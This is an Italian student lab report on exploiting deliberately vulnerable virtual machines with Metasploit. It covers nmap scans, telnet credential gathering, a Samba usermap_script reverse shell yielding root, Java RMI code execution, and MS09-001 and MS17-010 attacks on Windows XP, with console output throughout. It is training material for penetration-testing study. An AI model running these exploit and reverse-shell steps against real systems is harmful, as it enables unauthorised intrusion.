
Exploit Telnet con Metasploit


Traccia:
Utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.
Requisito:
Configurate l'ip della vostra Kali con 192.168.1.25 e l'ip della vostra Metasploitable con 192.168.1.40. Mettere tutto su un report, spiegare cosa si intende per exploit, cos'è il protocollo attaccato, i vari step.

Configurazione indirizzi di rete:

Assegno a Metasploitable l'indirizzo di rete 192.168.1.40/24



Assegno a Kali l'indirizzo di rete 192.168.1.25/24



Dopo aver verificato che le macchine comunichino correttamente procedo con lo svolgimento dell'esercizio.

Con il comando ***nmap -sV 192.168.1.40*** scansiono le porte aperte sulla macchina target e tento di identificare la versione dei servizi in esecuzione.

```
PORT     STATE    SERVICE      VERSION
21/tcp   open     ftp          vsftpd 2.3.4
22/tcp   open     ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open     telnet       Linux telnetd
25/tcp   open     smtp         Postfix smtpd
53/tcp   open     domain       ISC BIND 9.4.2
80/tcp   open     http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open     rpcbind      2 (RPC #100000)
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
512/tcp  open     exec         netkit-rsh rexecd
513/tcp  open     login?
514/tcp  open     shell        Netkit rshd
1099/tcp open     java-rmi     GNU Classpath grmiregistry
1524/tcp filtered ingreslock
2049/tcp open     nfs          2-4 (RPC #100003)
2121/tcp open     ftp          ProFTPD 1.3.1
3306/tcp open     mysql?
5432/tcp open     postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open     vnc          VNC (protocol 3.3)
6000/tcp open     X11          (access denied)
6667/tcp open     irc          UnrealIRCd
8009/tcp open     ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open     http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix
, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 187.18 seconds
```


Per effettuare una scansione mirata alla ricerca di vulnerabilità nel servizio telnet (porta 23) sulla macchina Metasploitable ed avere un quadro più completo eseguo il comando ***nmap --script=vuln 192.168.1.40 -p 23 -A***

```
┌──(kali㉿kali)-[~]
└─$ nmap --script=vuln 192.168.1.40 -p 23 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-16 11:24 CET
Nmap scan report for 192.168.1.40
Host is up (0.0012s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.42 seconds
```


Avvio la console di Metasploit eseguendo il comando ***msfconsole***

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMM                  MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMMM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMN  ?MM              MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,             eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
       https://metasploit.com
```

Restando sulla console di Metasploit lancio il comando ***search telnet_version*** per controllare se esiste un auxilary per il servizio telnet da utilizzare



Scelgo ed eseguo il comando ***use 1*** (dove 1 sta ad indicare il numero corrispondente dell'auxiliary prescelto). A seguire, per verificare quali parametri siano ancora da configurare eseguo il comando ***show options***: tra i richiesti noto RPORT (già configurato sulla porta 23) e RHOSTS (ancora da configurare).




Configuro il parametro RHOSTS con l'IP di Metasploitable eseguendo il comando ***set RHOST 192.168.1.40***. Ripeto a seguire il comando **show options** per verificare che anche RHOSTS risulti correttamente configurato con l'IP della macchina vittima.

Non dovendo configurare altro posso procedere con l'exploit eseguendo il comando exploit. Notiamo che riusciamo ad avere accesso a delle credenziali utilizzabili per accedere al servizio Telnet.

Exploit di smb con il modulo usermap_script

Avvio la console di Metasploit eseguendo il comando ***msfconsole***


Restando sulla console di Metasploit lancio il comando ***search samba*** per controllare se esiste un exploit per il servizio da utilizzare



Scelgo il secondo ed eseguo il comando ***use 8*** (dove 8 sta ad indicare il numero corrispondente dell'exploit prescelto). A seguire, per verificare quali parametri siano ancora da configurare eseguo il comando ***show options***: tra i richiesti noto RHOSTS (ancora da configurare).

Configuro il parametro RHOSTS con l'IP di Metasploitable eseguendo il comando ***set RHOST 192.168.1.40***. Ripeto a seguire il comando **show options** per verificare che anche RHOSTS risulti correttamente configurato con l'IP della macchina vittima.

È il momento di controllare quali sono i payloads disponibili eseguendo il comando ***show payloads***. Scelgo ed eseguo il comando ***set payload payload/cmd/unix/reverse*** e ripeto a seguire il comando **show options** per verificare se vi sono o meno parametri da configurare.



```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                       /basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  445              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Dopo aver configurato i parametri RHOSTS e LHOST posso procedere con il comando ***exploit.*** Lanciando a seguire i comandi ***ifconfig*** e ***whoami*** verifico il successo dell'exploit.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.25:445
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo qD06AEhiecD0eZRR;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "qD06AEhiecD0eZRR\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.25:445 -> 192.168.1.40:48797) at 2024-01-16 13:22:09 +0100

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ef:91:ce
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feef:91ce/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:856 errors:0 dropped:0 overruns:0 frame:0
          TX packets:670 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:99168 (96.8 KB)  TX bytes:93151 (90.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:243 errors:0 dropped:0 overruns:0 frame:0
          TX packets:243 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:87103 (85.0 KB)  TX bytes:87103 (85.0 KB)

whoami
root
```


Exploit Java-RMI code execution

Avvio la console di Metasploit eseguendo il comando msfconsole.
Restando sulla console di Metasploit lancio il comando search ***java_rmi*** per controllare se esiste un exploit per il servizio da utilizzare.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

I love shells --egypt


       =[ metasploit v6.3.50-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 417 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                  normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```

Scelgo il secondo ed eseguo il comando ***use 1*** (dove 1 sta ad indicare il numero corrispondente dell'exploit prescelto). A seguire, per verificare quali parametri siano ancora da configurare eseguo il comando ***show options***: tra i richiesti noto RHOSTS (ancora da configurare).

Configuro il parametro RHOSTS con l'IP di Metasploitable eseguendo il comando ***set RHOST 192.168.1.40***. Ripeto a seguire il comando **show options** per verificare che anche RHOSTS risulti correttamente configurato con l'IP della macchina vittima.




Posso procedere con il comando ***exploit***. Lanciando a seguire il comando ***ifconfig*** verifico il successo dell'exploit.

SMB remote code execution


Dopo aver verificato che le macchine Kali e Windows XP SP3 comunicano avvio la console di Metasploit eseguendo il comando ***msfconsole.*** A seguire lancio il comando ***search ms09-001*** per controllare se esiste un auxiliary per il servizio da utilizzare.

Scelgo l'unico presente ed eseguo il comando ***use 0*** (dove 0 sta ad indicare il numero corrispondente auxiliary prescelto). A seguire, per verificare quali parametri siano ancora da configurare eseguo il comando ***show options***: tra i richiesti noto RHOSTS (ancora da configurare).

Configuro il parametro RHOSTS con l'IP di Windows XP eseguendo il comando ***set RHOST 192.168.1.200***. Ripeto a seguire il comando ***show options*** per verificare che anche RHOSTS risulti correttamente configurato con l'IP della macchina vittima.




Posso procedere con il comando ***exploit***. Lanciando a seguire il comando ***ifconfig*** verifico il successo dell'exploit.



SMB code execution

Dopo aver verificato che le macchine Kali e Windows XP SP3 comunicano avvio la console di Metasploit eseguendo il comando ***msfconsole.*** A seguire lancio il comando ***search ms17*** per controllare se esiste un exploit per il servizio da utilizzare.




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

# cowsay++
 ------------
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.3.50-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 417 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms17

Matching Modules
================

   #  Name                                            Disclosure Date  Rank     Check  Description
   -  ----                                            ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue        2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec             2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command            2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010              .                normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/fileformat/office_ms17_11882    2017-11-15       manual   No     Microsoft Office CVE-2017-11882
   5  auxiliary/admin/mssql/mssql_escalate_execute_as  .               normal   No     Microsoft SQL Server Escalate EXECUTE AS
   6  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli  .           normal   No     Microsoft SQL Server SQLi Escalate Execute AS
   7  exploit/windows/smb/smb_doublepulsar_rce        2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/smb_doublepulsar_rce
```

Scelgo il secondo ed eseguo il comando ***use 1*** (dove 1 sta ad indicare il numero corrispondente dell'exploit prescelto). A seguire, per verificare quali parametri siano ancora da configurare eseguo il comando ***show options***: tra i richiesti noto RHOSTS (ancora da configurare).

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                Required  Description
   ----                  ---------------                                                --------  -----------
   DBGTRACE              false                                                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                             yes       How many times to try to leak transaction
   NAMEDPIPE                                                                            no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_          yes       List of named pipes to check
                         pipes.txt
   RHOSTS                                                                               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                                                                                  tml
   RPORT                 445                                                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                  no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                 no        The service display name
   SERVICE_NAME                                                                         no        The service name
   SHARE                 ADMIN$                                                         yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                              no        The password for the specified username
   SMBUser                                                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Configuro il parametro RHOSTS con l'IP di Windows XP eseguendo il comando ***set RHOST 192.168.1.200***. Ripeto a seguire il comando ***show options*** per verificare che anche RHOSTS risulti correttamente configurato con l'IP della macchina vittima.



```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                Required  Description
   ----                  ---------------                                                --------  -----------
   DBGTRACE              false                                                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                             yes       How many times to try to leak transaction
   NAMEDPIPE                                                                            no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_          yes       List of named pipes to check
                         pipes.txt
   RHOSTS                192.168.1.200                                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                                                                                  tml
   RPORT                 445                                                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                  no        Service description to be used on target for pretty listing
```

Posso procedere con il comando ***exploit***. Lanciando a seguire il comando ***ifconfig*** verifico il successo dell'exploit.

EXPLOIT

Un exploit è un pezzo di software, un insieme di dati o una sequenza di comandi che sfrutta una vulnerabilità in un sistema informatico o in un'applicazione software. Gli exploit sono spesso utilizzati per guadagnare il controllo di un sistema o per ottenere privilegi di accesso che altrimenti non sarebbero disponibili. Possono variare in complessità, da semplici script a complessi programmi, e sono spesso utilizzati in attacchi informatici.

PROTOCOLLO ATTACCATO

Il protocollo attaccato, nel contesto della sicurezza informatica, si riferisce al protocollo di rete o all'insieme di regole e convenzioni che vengono sfruttati da un exploit per compromettere un sistema. Questi protocolli possono essere di vario tipo, come HTTP, SMTP o TCP/IP, e ciascuno ha le proprie vulnerabilità specifiche. Gli attaccanti cercano di individuare e sfruttare queste vulnerabilità per ottenere accesso non autorizzato o per danneggiare il sistema bersaglio.